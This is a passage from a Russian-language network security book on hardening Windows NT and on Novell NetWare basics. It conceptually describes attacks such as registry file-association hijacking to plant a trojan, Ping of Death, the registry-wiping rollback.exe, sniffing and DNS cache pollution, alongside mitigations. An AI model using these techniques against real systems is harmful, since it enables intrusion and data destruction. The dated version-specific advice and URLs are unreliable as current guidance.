Поставляемая вместе с Windows NT служба расписания позволяет администраторам автономно запускать пакетные задачи в определенное время. Обычно служба использует для своей работы учетную запись системы. Поэтому она может изменить права остальных учетных записей. С ее помощью хакер может запустить троянского коня, который изменит (с помощью той же службы) разрешения для сети. При настройке машины для обеспечения защиты класса C2 Windows NT отключает службу расписания. Однако запускать эту службу могут только участники группы *Администраторы.* Поэтому можно пренебречь опасностью и оставить службу в рабочем состоянии.

Существует два способа уменьшить опасность использования службы расписания хакером. Например, можно настроить службу так, чтобы она выполняла команды, используя учетную запись пользователя. Это решение особенно подходит для небольших Web-сайтов. Второе решение заключается в полном отказе от использования этой службы. Чтобы отключить ее, откройте меню **Пуск** и выберите пункт **Настройка, а в нем — Панель управления.** После этого дважды щелкните мышью по пиктограмме службы *Schedule.*

РЕЕСТР WINDOWS NT

Как уже говорилось, операционная система Windows NT хранит большинство своих установок в реестре. В основном правами на чтение и запись реестра обладают только участники групп *Администраторы* и *Опытные пользователи.* На самом же деле доступом к реестру должны обладать только те пользователи, которые будут устанавливать новое программное обеспечение или просматривать журналы событий.

Если же вы предоставите права на изменение реестра обычным пользователям или даже гостям, то хакеры смогут редактировать его элементы. К сожалению, в реестре хранятся не только сведения об установленных в системе программах, но также и очень важная информация о самой системе. Благодаря реестру можно коренным образом изменить вид и установки сервера NT.

Если хакер доберется до записей реестра, то он легко сможет просмотреть список элементов управления доступом. Эта информация располагается в разделах *HKEY_LOCAL_MACHINE* и *HKEY_CLASSES_ROOT.* Если же хакеру предоставить права на изменение реестра, то он сможет контролировать любой его элемент (включая ассоциации, программы и т. д.). Например, по умолчанию в Windows NT 3.51 (и более ранних версиях) участники группы *Пользователи* обладают правами на запись раздела *HKEY_CLASSES_ROOT.* Другими словами, любой пользователь может изменить ассоциации файлов (например, **.txt = notepad.exe* на **.txt = hacker.exe).* Изменив таким образом реестр, злоумышленник может установить троянского коня, который после перезагрузки системы будет передавать информацию хакеру.

Более того, если изменять реестр смогут участники группы *Гости,* то тут уж, пожалуй, нельзя будет говорить ни о какой системе безопасности. Поэтому я настоятельно советую вам регулярно просматривать разрешения на файлы реестра. Кроме того, в Windows NT 4.0 можно вообще запретить доступ к реестру из сети.

WINDOWS NT и КОМПЬЮТЕРНЫЕ ВИРУСЫ

Как уже отмечалось в главе 14, некоторые виды вирусов (вроде макровирусов) могут выполняться и на машинах, работающих под управлением Windows NT. Определенные вирусы могут поражать эту операционную систему на машинах с двойной загрузкой (т. е. с двумя операционными системами). Дело в том, что загрузочные вирусы, поразившие вторую операционную систему (вроде DOS, OS/2 или Windows 95), могут испортить загрузочную запись Windows NT. Многие старые вирусы DOS прекрасно себя чувствуют в эмулируемом в Windows NT режиме DOS. Большинство старых загрузочных вирусов могут заставить Windows NT выдать сообщение о невозможности доступа к загрузочной записи.

В настоящее время многие сети построены на использовании сервера Windows NT и рабочих станций под управлением других операционных систем (вроде MS-DOS или Windows 3.x). Поэтому многие компании распространяют антивирусные

программы, работающие под управлением Windows NT. С их помощью можно обезопасить сервер Windows NT от проникновения вирусов с других машин.

WINDOWS NT и ATAKA PING OF DEATH

Ping of Death — это большой пакет ICMP, который рабочая станция отправляет определенному компьютеру. Этот компьютер получает послание в виде отдельных фрагментов и начинает собирать из них весь пакет. Однако, в зависимости от размеров пакета, он может переполнить буфер памяти. А это может повлечь за собой непредсказуемые результаты вроде перезагрузки машины или прекращения работы («зависания») машины. Этот тип атак стал особенно популярен в последнее время и используется для нападения на сетевые серверы Unix.

Как Windows 95, так и Windows NT могут посылать пакеты *Ping of Death.* Однако в отличие от большинства Unix-систем, пострадать от этой атаки может только Windows NT 3.51, на которой не установлены четвертый или пятый пакеты обновлений. Windows NT 4.0 попросту отбрасывает такие пакеты, когда они переполняют выделенный для них буфер.

Для получения более подробной информации об этой атаке посетите Web-сайт Майка Бремфорда, расположенный по адресу *http://www.sophist.demon.co.uk/ping* (см. рисунок 15.14).




Рисунок 15.14. *Web-страница Майка Бремфорда.*

WINDOWS NT и FTP

Большинство сетей Windows NT содержит как минимум один сервер, соединенный с Internet. Если же вы используете в присоединенном к Internet домене службу FTP, то вам нужно знать и о связанных с ней проблемах. IIS (Internet Information Server) FTP-сервер гораздо надежнее стандартного FTP-сервера Windows NT. Поэтому старайтесь по возможности использовать IIS FTP-сервер.

Одним из самых существенных недостатков стандартного FTP-сервера Windows NT является тот факт, что по умолчанию он не регистрирует доступ из сети. Чтобы исправить это недоразумение, нужно изменить несколько параметров реестра. Для этого запустите *regedit.exe* и найдите раздел

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\FtpSvc\Parameters.

Чтобы подключить средства аудита, присвойте параметрам *LogAnonimous*, *LogFileAccess* и *LogNonAnonimous* значение 1. О редактировании параметров реестра рассказывалось в главе 12.

УТИЛИТА ROLLBACK.EXE

Компакт-диск Windows NT 4.0 содержит утилиту *rollback.exe*, которая может уничтожить всю вашу систему. Она не предназначена для конечных пользователей, однако компания Microsoft случайно включила это инструментальное средство в состав пакета установки Windows NT. Если запустить эту утилиту, то она удалит все элементы реестра. После этого вы даже не сможете повторно загрузить систему. Поэтому вам придется воспользоваться аварийной дискетой и восстановить систему с помощью последней резервной копии.

Компания Microsoft разработала эту утилиту, чтобы помочь администраторам удалять элементы реестра. Однако *rollback.exe* не только не работает так, как было обещано, но, более того, удаляет все элементы реестра. Поэтому вам следует обязательно удалить ее с жестких дисков всех машин и (если это нужно) хранить в каком-либо надежном месте. Если же вам все-таки нужно оставить ее на жестком диске, обязательно переименуйте файл, чтобы его не мог обнаружить хакер.

СРЕДСТВА АУДИТА NETBIOS

Компания Secure Networks, Inc. создала новое инструментальное средство *NetBIOS Auditing Tool* (NAT). С его помощью можно проверять совместно используемые ресурсы и целостность паролей, распаковывать информацию, а также проводить атаки, которые будут описаны в главе 18. NAT распространяется бесплатно. Кроме того, можно заполучить исходный текст программы для Unix и скомпилировать его на своей машине. Secure Networks, Inc. распространяет NAT, руководствуясь публичной лицензией GNU.

Чтобы получить более подробную информацию о *NetBIOS Auditing Tool* посетите Web-страницу компании Secure Networks, Inc., расположенную по адресу *http://www.secnet.com/ntinfo/ntaudit.html*. Чтобы загрузить файлы, содержащие программу NAT и ее исходный текст, посетите FTP-сайт, расположенный по адресу *ftp://ftp.secnet.com/pub/tools/nat10/nat10.tar.g*. Версия программы для Windows NT и Windows 95 расположена по адресу *ftp://ftp.secnet.com/pub/tools/nat10/nat 10bin.zip*.

БЕЗОПАСНОСТЬ RAS

Одной из наиболее часто используемых служб Windows NT является служба удаленного доступа (RAS — Remote Access Service). Она управляет регистрацией удаленных пользователей в сети Windows NT, включая регистрации по телефону и через Internet. На самом деле служба RAS работает совместно с локальным ведомством безопасности (LSA — Local Security Authority), диспетчером безопасности учетных записей (SAM — Security Account Manager) и монитором ссылок безопасности (SRM — Security Reference Monitor). С их помощью к сети могут присоединяться и такие пользователи, которые не присоединены к сети физически. Рост популярности RAS связан с увеличением количества пользователей, работающих в рамках корпоративных и глобальных сетей. На рисунке 15.15 показано, как пользователь может присоединиться к серверу с помощью службы RAS.




Рисунок 15.15. *Удаленный пользователь присоединяется к серверу с помощью службы RAS.*

Служба RAS устанавливает соединение почти так же, как это делает сетевая служба. Удаленный компьютер передает полученное с помощью MD4 смешанное значение пароля и имя пользователя серверу Windows NT. Сервер, в свою очередь, сверяет смешанное значение с элементами базы данных паролей. Однако по умолчанию служба RAS зашифровывает только пароль. Чаще всего компьютеры пересылают данные RAS «открытым текстом».

Очевидно, что служба RAS создает огромное количество проблем, связанных с безопасностью сети. Пользователи с правами надежного доступа могут считывать и записывать файлы на машину, выполняющую службу удаленного доступа. Благодаря этому хакер может получить доступ ко всей сети в целом.

Для обеспечения большей безопасности сервера, использующего службу RAS, проделайте следующие операции:

1. Защитите сервер с помощью брандмауэра экранирующей подсети. С одной стороны подсети поместите экранирующий маршрутизатор, блокирующий каналы доступа между сервером RAS и компьютерами за брандмауэром. С другой стороны подсети поместите экранирующий маршрутизатор, блокирующий некоторые определенные действия (например, доступ с помощью протокола FTP). За более подробной информацией о бранд-

мауэрах обратитесь к главе 3. На рисунке 15.16 показана общая схема расположения брандмауэра экранирующей подсети и сервера RAS.




Рисунок 15.16. *Брандмауэр экранирующей подсети и сервер RAS.*

2. Подключите средства аудита службы RAS. Для этого откройте меню **Пуск** и выберите пункт **Программы.** В появившемся списке выберите группу программ **Администрирование (общее),** а в ней — программу **Диспетчер пользователей для доменов.** В появившемся окне программы откройте меню **Политика** и выберите в нем пункт **Аудит.** После подключения стандартных средств аудита нужно подключить средства аудита службы RAS. Для этого вам придется отредактировать некоторые элементы реестра.

   Чтобы подключить средства аудита удаленного доступа, запустите программу *regedit.exe* и присвойте параметру

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\RasMan\Parameters\Logging
```

   значение 1.

   После этого нужно выключить службу RAS и перезагрузить сервер. Это необходимо для того, чтобы вступили в силу новые установки реестра. Теперь все попытки использования удаленного доступа будут зарегистрированы в журнале событий.

3. Установите средства идентификации службы RAS. После этого служба будет требовать от пользователя создания цифровых подписей для каждого пересылаемого пакета. Благодаря этому можно избежать атак наблюдения (см. главу 9). Кроме того, с помощью цифровых подписей сервер всегда сможет обнаружить нарушение целостности данных пакета.
4. Установите средства шифрования службы RAS. После этого сервер RAS будет пересылать удаленному пользователю одноразовый ключ (после удачной регистрации в системе). Заметим, что одноразовый ключ зашифровывается службой RAS с помощью симметричного ключа, а сервер RAS генерирует новый одноразовый ключ при каждой регистрации удаленного клиента. Благодаря этому хакер не может повторно использовать чей-либо перехваченный ключ. Как уже говорилось в главе 4, большинство одноразовых ключей являются симметричными, и многие из них обладают своим сроком существования.

Одной из наиболее сложных проблем, связанных с шифрованием RAS в Windows NT 3.51 и 4.0 является тот факт, что сервер передает одноразовый ключ «открытым текстом». Благодаря этому хакер может взломать ключ и воспользоваться им в течение одного сеанса. Однако эта проблема будет устранена в Windows NT 5.0. Там будет использована встроенная реализация системы Kerberos. Как уже отмечалось в главе 10, система Kerberos обладает достаточно мощными средствами защиты распределенных сетей.

5. Подключите функции обратного дозвона («dial-back»). После этого сервер RAS будет проверять имя и пароль удаленного пользователя, а затем разъединять связь («вешать трубку»). После этого сервер наберет заранее запрограммированный номер пользователя и соединится с ним повторно. Благодаря этому можно зафиксировать телефон и месторасположение пользователя.

   Если у вас есть пользователи, которым нельзя дозвониться (например, агенты по продажам, расположившиеся в отеле), то создайте для них специальную учетную запись, которая не будет использовать функцию обратного дозвона.

6. Наложите ограничения по времени на использование службы удаленного доступа. Например, можно разрешить удаленным пользователям регистрироваться в системе только с 6 утра и до 10 вечера.

Проделав эти операции, вы существенно повысите уровень безопасности своего сервера RAS. Однако еще раз напомню: если вам не нужна служба RAS, то лучше отключите ее.

СРЕДСТВА АУДИТА WINDOWS NT

По умолчанию операционная система Windows NT не использует средства аудита. В этой главе я уже говорил о том, что аудит — это наилучшее средство для борьбы с хакерами. О том, как подключить средства аудита, подробно рассказывалось в главе 12. Кроме того, вам необходимо создать политику аудита для каждого сервера. В частности, она должна включать следующие сведения:

1. Какие события нужно регистрировать (поведение пользователей, изменения файлов или процессов и т. д.).
2. Как долго нужно хранить записи аудита. Как долго нужно хранить резервные копии записей аудита.
3. Нужно ли подключать средства аудита на всех машинах или только на серверах.

Завершив разработку политики, сконфигурируйте соответственно средства аудита. Вы наверняка заметите, что достаточно трудно вести записи аудита без специальных средств просмотра информации, расположенной в журнале событий, а также без набора политик обработки самих журналов событий. Кроме того, средства аудита могут существенно снизить производительность системы в целом.

Поэтому прежде, чем подключить средства аудита, дважды подумайте о том, как их настроить. Определите, сколько событий могут регистрировать средства аудита без существенного снижения трафика сети. Так как Windows NT хранит журналы регистрации на локальных дисках, то подумайте о том, как оградить журналы событий от посягательств со стороны хакеров. Возможно, вам понадобится создание копий журналов на одной или нескольких защищенных машинах — серверах журналов регистрации.

ТАИНСТВЕННЫЙ АНОНИМЩИК

ISS (Internet Security Systems) бесплатно распространяет утилиту *everyone2user.exe*, с помощью которой можно устранить одно из слабых мест Windows NT. Воспользовавшись этим недостатком операционной системы, хакер может получить доступ к совместно используемым файлам вашей сети.

В апреле 1997 года ISS впервые сообщила сетевым специалистам о существовании в Windows NT потенциальной «дыры». С ее помощью хакер может считать файл реестра удаленного компьютера и получить доступ к ценной и конфиденциальной информации, совместно используемым файлам и реестру Windows NT.

Источником неприятностей является встроенный в Windows NT, но нигде не задокументированный пользователь, которому присвоено имя *«anonimous»* (анонимный). С помощью этого «анонимного пользователя» система производит передачу данных между машинами. В предыдущих версиях Windows NT этот пользователь не обладал доступом к системным ресурсам. Для уменьшения потенциального риска один из сетевых специалистов посоветовал пользователям Windows NT проделать следующие операции:

1. Немедленно устанавливать все дополнения компании Microsoft.
2. Тщательно устанавливать разрешения всех файлов.
3. Регулярно производить проверку защищенности системы.

ISS разработала и предоставила в бесплатное пользование программу, которая изменяет слово «everyone» на «users» во всех элементах реестра. Программа называется *everyone2users.exe*. Чтобы загрузить это приложение, посетите FTP-сайт ISS, расположенный по адресу *ftp://ftp.iss.net/everyone2users.exe*.

СПЕЦИФИЧЕСКИЕ типы АТАК

Выполнив все рекомендации этой главы, вы существенно повысите уровень безопасности вашего сервера Windows NT. Однако даже после всего этого у хакеров останутся еще некоторые способы проведения атак на вашу систему. Далее подробно описываются типы таких атак и методы борьбы с ними.

АТАКА НАБЛЮДЕНИЯ

Как уже отмечалось в главе 9, прежде, чем начать атаку, хакеры «вынюхивают» проходящую по сети информацию. При этом они попросту перехватывают пакеты и копируют их к себе на машину для дальнейшего исследования. Таким образом хакеры пытаются получить ценную информацию о предстоящей «жертве».

Одной из самых больших опасностей для вашей сети является использование старой версии Windows NT *LANMAN LAN Manager*. Старые версии *LANMAN* пересылают пароли по сети «открытым текстом». Благодаря этому хакеру даже не придется атаковать систему — достаточно перехватить пакет с паролем! Однако если вы используете Windows NT 3.51 или выше, то *LANMAN* будет пересылать пароли в зашифрованном виде.

Но у хакера остается еще одна возможность. Ведь он может попытаться просматривать пакеты обычных сетевых протоколов (вроде FTP или Telnet). Эти протоколы не используют средств шифрования передаваемой информации. Если администратор не проведет соответствующей беседы с пользователями системы, то вполне возможно, что кто-либо из них будет использовать одни и те же имена и пароли для входа в систему и работы с протоколом FTP. Чтобы избежать подобных явлений, воспользуйтесь одной из описанных ранее утилит. С их помощью вы сможете заставить всех пользователей использовать разные пароли.

АТАКИ ОТКАЗА СЛУЖБ

Отказом службы называется такая ситуация, когда сервер (или рабочая станция) делает одну из своих служб недоступной для других. Это наиболее распространенный вид атак на системы. Однако Windows NT достаточно устойчива к подобным атакам. Далее приводится список причин, исходя из которых хакер может все-таки попытаться провести атаку отказа служб на вашу систему:

- Хакер установил на машине троянского коня. Но для своей активизации вирус требует перезагрузки системы.
- Хакер хочет скрыть свои следы или добиться сбоя процессора и тем самым заставить администратора поверить в то, что это была лишь «случайность» (или очередной «глюк» операционной системы).
- Хакер попросту хочет вывести сервер из строя.

Однако и системный администратор может захотеть провести атаку отказа служб на своем сервере. Например, он хочет удостовериться в устойчивости сервера к этому типу атак. Или представим следующую ситуацию: некоторый процесс на сервере вышел из-под контроля и угрожает расположенным на диске данным и пользователям, подключенным к серверу. Очевидно, что нужно остановить сервер. А что, если администратор находится на порядочном расстоянии от него? Тогда поможет только атака отказа служб.

TCP-АТАКИ

В главе 9 рассказывалось о том, как хакеры могут перехватывать передаваемую информацию с помощью атак предсказания последовательности пакетов, штор-

ма ACK-пакетов и т. д. Однако, благодаря своему методу обработки TCP-пакетов, Windows NT достаточно устойчива по отношению ко всем этим атакам.

Но и здесь у хакеров не все потеряно. Например, они могут воспользоваться атакой «внедрения» (см. главу 9). Благодаря улучшенным методам обработки TCP-пакетов, Windows NT более устойчива к этому типу атак, чем Unix.

Как правило, сервер Windows NT достаточно защищен от нападений, основанных на использовании протокола TCP, за исключением атак, напрямую использующих порты TCP и UDP.

О РЕКУРСИВНЫХ ОЧЕРЕДЯХ

Можно загрузить достаточно полезное дополнение для Windows NT Domain Name Server (DNS). Дело в том, что при обработке рекурсивных очередей (очередей, ссылающихся на самих себя), DNS использует последовательность идентификаторов, которую, как оказывается, достаточно просто предсказать, Благодаря этому хакер может попытаться предсказать номер текущего и последующего пакетов. Используя эти знания, он сможет подменить ответы к рекурсивным очередям. Этот тип атак называется *атаками заполнения кэша* (cache pollution attack). Для устранения этой проблемы компания Microsoft создала дополнение, которое можно загрузить по адресу *ftp://ftp.tnicmsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes-SP3/dns-fix.*

РЕЗЮМЕ

Windows NT — это довольно новая, но быстро развивающаяся сетевая платформа. Она достаточно устойчива по отношению ко многим типам атак и предоставляет усовершенствованные средства обеспечения безопасности коммуникаций. Но несмотря на все свои достоинства эта операционная система обладает массой недостатков. В этой главе мы подробно обсудили большинство из них и методы их устранения. В следующей главе вы познакомитесь с сетями Novell NetWare и связанными с ними вопросами обеспечения безопасности. Но прежде убедитесь, что усвоили следующее:

- ✓ Windows NT построена на объектной модели безопасности. Другими словами, в этой операционной системе есть возможность обеспечения безопасности каждого файла и каталога в отдельности.
- ✓ Модель безопасности Windows NT состоит из четырех компонентов: *локального ведомства безопасности, диспетчера учетных записей, монитора ссылок безопасности* и *пользовательского интерфейса.*
- ✓ Для управления передачей данных в Windows NT используется протокол SMB. Все остальные сетевые протоколы реализуются на основе (поверх) протокола SMB.

- ✓ В операционную систему Windows NT встроен интерфейс SSPI. С его помощью Windows NT поддерживает несколько интерфейсов безопасности.
- ✓ Для создания безопасной сети требуется обеспечение физической безопасности сервера.
- ✓ Для обеспечения безопасности сети Windows NT прежде всего нужно воспользоваться элементарными средствами защиты от хакеров.
- ✓ Только каждодневная работа администраторов может уберечь систему от посягательств хакеров.

РЕСУРСЫ INTERNET

Если вы — администратор сервера Windows NT, то вам обязательно нужно знать обо всех новых средствах обеспечения безопасности этой операционной системы. Далее приводится список Web-сайтов, располагающих подробной информацией о Windows NT и связанных с ней вопросах безопасности.

NTMANAGE	http://wwwntshop. net/
ISS ALERT MAILING LIST	http://www.fokus.gmd.de/dst/Security/alert/0011.html
WINDOWS NT SECURITY	http://www.ntresearch.com/
UNIX. INTERNET.SECURITY	http://www.netsys.com/firewalls/firewalls-9512/0296.html
PC DOCS	http://monkey.pcdocs.com/support/bulletin/122716.htm
NT SECURITY	http://wwwntsinc. com/ntws.html

Глава 16

Защита сетей Novell NetWare

Как уже отмечалось в главе 15, в настоящее время на рынке сетевых программных продуктов доминируют три операционные системы. Novell NetWare была самой первой сетевой операционной системой, разработанной специально для персональных компьютеров. Но и сейчас она не сдает своих позиций и является одной из наиболее распространенных сетевых операционных систем для серверов локальных и глобальных сетей, а также серверов Internet. В этой главе я расскажу вам об основных понятиях Novell NetWare, а также о некоторых проблемах обеспечения ее безопасности. Прочитав главу, вы узнаете следующее:

- Novell NetWare — это операционная система, разработанная для персональных компьютеров. Изначально она создавалась с целью организации сетей, содержащих файловые серверы и серверы печати.
- Администратор сети Novell NetWare наделяет каждого пользователя правами доступа к файлам и каталогам. Эти права определяют, может ли пользователь получить доступ к каталогу или файлу.
- По умолчанию пользователям сети предоставляются определенные права доступа к определенным каталогам.
- В сетях NetWare используется свой собственный набор протоколов передачи данных. Для их подключения к Internet необходимо использовать специальный шлюз.
- В Novell NetWare имеются свои средства аудита.
- Для наблюдения и управления сетью администратору предоставляется ряд специальных утилит. Одной из наиболее широко используемых утилит обеспечения безопасности является программа *syscon*.
- Чтобы помочь администратору обнаружить постороннее вмешательство, в Novell NetWare используется система IDS.
- Хакеры обладают множеством возможностей проникновения в сети Novell NetWare. Большинство атак на эти сети построено на основе используемых в Novell NetWare методов хранения паролей и учетных записей.
- Администраторы должны регулярно проверять учетные записи пользователей системы, чтобы вовремя обнаружить попытки внедрения хакеров.
- В сетях NetWare все данные (за исключением паролей) передаются «открытым текстом». Другими словами, передаваемые данные не зашифровываются.
- Novell NetWare подвержена атакам грубой силы и атакам словаря.

» IntranetWare предоставляет средства обеспечения безопасного соединения с Internet.

ВВЕДЕНИЕ в NOVELL NETWARE

Novell NetWare — это сетевая операционная система, с помощью которой можно совместно использовать сетевые файлы, принтеры и другие службы (например, соединения TCP/IP). Она зарекомендовала себя как надежная сетевая система с развитыми средствами обеспечения безопасности. Вплоть до настоящего времени Novell NetWare является одной из самых распространенных сетевых платформ, разработанных для персональных компьютеров. Как уже говорилось, основной конкурент NetWare — новая операционная система компании Microsoft Windows NT. Многие люди часто проводят аналогию между NetWare и Unix. Отмечу, однако, что эти операционные системы создавались на различных платформах и для различных целей. Например, сети Unix построены на более открытой компьютерной платформе, чем Novell NetWare. По умолчанию пользователи Unix обладают доступом к большинству сетевых объектов, а в NetWare пользователи должны получить соответствующие права у администратора системы. Но есть у них и схожие черты. Например, Novell NetWare позволяет обслуживать сети, состоящие из рабочих станций Macintosh, DOS и Windows. Кроме того, с помощью встроенной в NetWare собственной файловой системы NFS можно присоединяться к машинам Unix.

ОСНОВЫ БЕЗОПАСНОСТИ В СЕТЯХ NETWARE

В связи с огромным ростом количества локальных сетей компьютерные специалисты разработали для них стандарты безопасности. Раньше всех появилась модель *среды хостов*. Можно представлять себе эту среду в виде нескольких терминалов без своих собственных операционных систем, дисководов или памяти, подключенных к одному мощному серверу. В таких системах использовалась одна операционная система, а основной проблемой являлось обеспечение безопасности пользователей, подключенных к одному центральному процессу.

После этого появилась модель клиент-сервер. Эта среда представляла собой множество достаточно автономных машин, присоединенных к одному или нескольким хостам, позволявшим присоединяться к различным вычислительным средам. В этой модели пользователи могут хранить приложения на файловом сервере или на рабочей станции. В отличие от среды хостов, где вся обработка данных проводилась в одном месте, среда клиент-сервер предполагает хранение файлов и на сервере, и на рабочей станции.

Эта глава посвящена описанию элементов управления безопасностью используемой в Novell NetWare среды клиент-сервер. Сети NetWare являются *распределенными сетями*. Информация в них хранится в нескольких различных местах. Именно поэтому безопасность всей сети состоит из обеспечения безопасности сервера и обеспечения безопасности рабочих станций. Таким образом, вы должны обес-

печить физическую безопасность не только на уровне сервера, но и на уровне сетевых рабочих станций. Если же хакер получит доступ к рабочей станции, то он сможет поместить на ней свои программы. Такие программы могут, например, отобразить на экране пользователя изображение, напоминающее экран регистрации в системе, с требованием ввести пароль и имя пользователя. С их помощью хакер сможет получить имена и пароли всех пользователей сети.

Определяя необходимые уровни управления вашей средой NetWare, обязательно проанализируйте потенциальные угрозы для хранимых на сервере приложений. Другими словами, вам нужно выяснить, какая опасность может угрожать размещенным на сервере данным. Например, если вам нужно использовать среду клиент-сервер только для совместного использования общедоступных устройств (вроде принтеров или накопителей данных), использования одной центральной версии административного продукта (например, электронной таблицы или текстового процессора) или получения доступа к хосту, то в этом случае не требуется высокого уровня управления безопасностью системы. Но если же вам нужно поддерживать очень важную корпоративную базу данных, то тут уже потребуется более серьезное отношение к определению и настройке средств безопасности.

ПРИСОЕДИНЕНИЕ ПОЛЬЗОВАТЕЛЕЙ И КОМПЬЮТЕРОВ

При установке любой сети прежде всего устанавливается программное обеспечение сервера. Далее в этой главе предполагается, что вы уже установили сервер и он находится в рабочем состоянии. После установки сервера начинают присоединять к сети рабочие станции. Чтобы присоединить рабочую станцию к файловому серверу Novell NetWare, нужно подключить к машине сетевую карту, установить оболочку NetWare Shell (она будет определять, является ли набранная пользователем команда командой DOS или командой NetWare) и драйвер протокола IPX. (Дело в том, что в Novell NetWare используется свой собственный сетевой протокол — IPX.) Так как сеть NetWare обычно содержит несколько файловых серверов, то администратор должен выделить для каждого пользователя один из них. Другими словами, каждый пользователь должен будет регистрироваться только на одном (своем) файловом сервере. Для этого можно воспользоваться пакетным файлом или файлом *net.cfg*(он располагается на каждой рабочей станции). Чтобы предоставить пользователям возможность присоединяться ко всем файловым серверам с помощью одного и того же пароля, добавьте к *сценарию входа* (log-in script) *буквы накопителей* (drive mappings), которые определяют логические диски на сетевом томе. Благодаря этому после регистрации на своем сервере пользователь будет присоединен ко всем определенным вами накопителям. Например, сценарий входа в систему может определять накопитель Q: как каталог *Jamsa_Pr\Hacker_Pr*на сервере *NewBooks.* Однако для обращения к этому каталогу пользователю достаточно будет воспользоваться присвоенной ему буквой накопителя Q:.

Администратор сети присваивает всем пользователям определенные права доступа к файлам и каталогам. То есть администратор присваивает *привилегии доступа* и *полномочия доступа* (access entitlement) его идентификатору или группе, к которой

принадлежит пользователь. *Привилегии доступа* предоставляют специальные права доступа к файлу или каталогу, а *полномочия доступа* предоставляют специальные права доступа к каталогу и всем его подкаталогам. Например, если пользователь обладает полномочием доступа к каталогу *Jamsa_Pr,* то по умолчанию он будет обладать такими же правами доступа и к подкаталогу *Hacker_Pr.*

ПОЛЬЗОВАТЕЛИ, ГРУППЫ и СЕРВЕРЫ

Как уже говорилось, NetWare оперирует с понятиями «пользователей» и «групп». Более того, система ограничивает права доступа каждого субъекта рамками сервера. Другими словами, если у вас есть несколько серверов, то вам необходимо создать свои экземпляры пользователей на каждом из них.

Учетная запись *user* относится к одному из пользователей системы. При установке привилегий доступа пользователя вы указываете NetWare разрешать этому пользователю проделывать определенные операции с выбранными файлами и каталогами. Если вы не указали прав пользователя для какого-либо файла или каталога, то по умолчанию он не сможет получить доступ к этим ресурсам.

Учетная запись *group* относится к одной из групп системы. Под группой понимается совокупность пользователей, совместно использующих одни и те же характеристики безопасности. NetWare позволяет устанавливать привилегии безопасности для целой группы и включать в группу новых пользователей. После включения в группу нового пользователя у него появятся привилегии, присвоенные этой группе. Кроме того, у него останутся все его собственные привилегии. Как правило, администратор распределяет пользователей по группам с уже установленными правами, а не назначает права для каждого пользователя.

Каждый созданный администратором пользователь становится участником группы *EVERYONE.* Предоставленные группе права распространяются на всех ее участников. Кроме того, администратор может присвоить каждому пользователю *эквивалентность безопасности* (security equivalence) по отношению к какому-либо другому пользователю. Другими словами, этому пользователю будут присвоены те же привилегии и полномочия, что и у второго пользователя.

В спецификации файла NetWare входят каталоги, подкаталоги и файлы. Системные администраторы (которых в NetWare называют *супервизорами)* обладают особой учетной записью с полными правами доступа ко всем файлам. Они могут изменять права доступа каждого из пользователей.

ПОПЕЧИТЕЛЬСТВО

Назначение попечительства — это функция управления доступом. С ее помощью идентификатору какого-либо пользователя (или группы) предоставляются некоторые виды доступа к определенному каталогу, подкаталогу или файлу. Если

попечительство назначено на уровне каталога, то оно автоматически переносится на все входящие подкаталоги и файлы. Чтобы определить права доступа пользователя к какому-то каталогу, NetWare суммирует все его права.

Например, некоторая компания хочет установить сеть NetWare в отделе продаж. Допустим, что администратору сети нужно определить для всех работников этого отдела права на доступ к каталогу *Sales/General.* Но, кроме того, администратор должен предоставить директору по продажам и исполнительному директору права доступа к каталогу *Sales.* Для этого администратор создаст группу *Sales,* участники которой будут обладать доступом к каталогу *Sales/General,* и группу *Sales Management,* участники которой будут обладать доступом к каталогу *Sales* (и всем входящим в него подкаталогам). Каждый работник отдела продаж будет зарегистрирован в качестве участника группы *Sales,* а директор по продажам и исполнительный директор станут участниками группы *Sales Management.* Таким образом, администратор предоставит необходимые права каждому работнику отдела с помощью всего лишь двух наборов привилегий безопасности. Отметим, что количество работников здесь не имеет абсолютно никакого значения.

Администраторы, СУПЕРВИЗОРЫ и ЭКВИВАЛЕНТЫ

На продолжении всей этой главы я буду оперировать терминами «администратор», «супервизор» и «эквивалент супервизора». Все они относятся к людям, управляющим работой сети Novell NetWare. Вы должны четко понимать возможности и назначение каждого из этих людей. Далее приводится краткое определение каждого термина.

- *Администратор.* Администратором называется человек, в чьи обязанности входит управление сетью— диагностика состояния рабочих станций, создание учетных записей, прокладка сетевых коммуникаций, наблюдение за работой сервера и т. д. Отметим, что термин «администратор» никоим образом не определяет уровень доступа к сети.
